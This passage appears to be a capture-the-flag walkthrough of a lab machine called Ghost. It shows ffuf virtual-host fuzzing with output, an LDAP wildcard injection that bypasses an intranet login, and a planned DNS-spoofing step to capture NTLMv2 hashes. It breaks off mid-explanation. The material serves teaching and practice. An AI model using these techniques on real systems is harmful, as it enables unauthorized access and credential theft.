
as expected it isn't actual web page it is just utilized by some other service
port 8008

looks like blog site powered by Ghost CMS so keep that in mind and there is a user called Kathryn holland so start taking notes
port 8443

it is an ADFS and we don't have any creds so lets move on
Fuzzing
what we need to do is to
- fuzz for directories
- fuzz for virtual hosts
but doing that we need to make sure all our URLs are pointing to the port 8008 (you should fuzz everything but start what you think is more promising)
and we got 2 more vhosts, I dropped the directory fuzzing for now cause it crammed the server and i didn't think that blog would have anything anyway so lets get back to it later if we hit a dead end
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost/web]
└──╼ [★]$ ffuf -u http://ghost.htb:8008/ -H 'Host: FUZZ.ghost.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -ac -o ghost.vhosts -of md

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://ghost.htb:8008/
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.ghost.htb
 :: Output file      : ghost.vhosts
 :: File format      : md
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

intranet [Status: 307, Size: 3968, Words: 52, Lines: 1, Duration: 1223ms]
gitea [Status: 200, Size: 13655, Words: 1050, Lines: 272, Duration: 598ms]
:: Progress: [5000/5000] :: Job [1/1] :: 31 req/sec :: Duration: [0:03:03] :: Errors: 0 ::
Vhosts
the gitea is obviously a gitea instance, there isn't any public repositories but we got two more usernames

and finally we're getting some where, there is a login form

Intranet Vhost

testing for authentication with default creds, this is an LDAP authentication, one thing you always look for here is LDAP injection

wrong creds return Invalid Combination error so we can't enumerate usernames the easy way but we got 3 possible usernames anyway
LDAP Injection
Lets testing for LDAP injection, and the easiest LDAP injection is just two parameters take unsanitized input where we'll use the wild card * to match anything for username and anything for password and as you can see it works and we get a cookie

first of all we get session as Kathryn holland which i guess this is totally random meaning it isn't the only username in the directory but it just matches anyone which happens to be that Kathryn user but I've tried multiple times and i get Kathryn every time so we'll have to wait and see how that happen

Secondly we got a list of users two of them is the users we found on the gitea instance which i believe will be the gem to that box

the news tells us that we can only login using that gitea_temp_principal in gitea so now we'll focus on that
Looking at the forums tab, we get a valuable piece of information, Justin is asking why that he is trying to connect to a subdomain but it isn't connecting so kathryn replied that due to the migration it is down for now but it'll be back up soon so just keep your script running
meaning there is a script trying to connect to that subdomain at all time
now we get a new attack vector here, cause this script is trying to connect to that subdomain all the time if we can spoof that DNS record we can make it connect back to us leaking NTLMv2 hash but we can't do that now cause we need a domain creds to modify a record so this is our goal

Strategy
so lets get back to LDAP Injection and let me drop some stuff we need to know about this
LDAP supports the wildcards which we used earlier * which matches any character and we can use that to get the password of the account we saw earlier but how ? the idea is gonna be the same exactly as the logic-based SQL 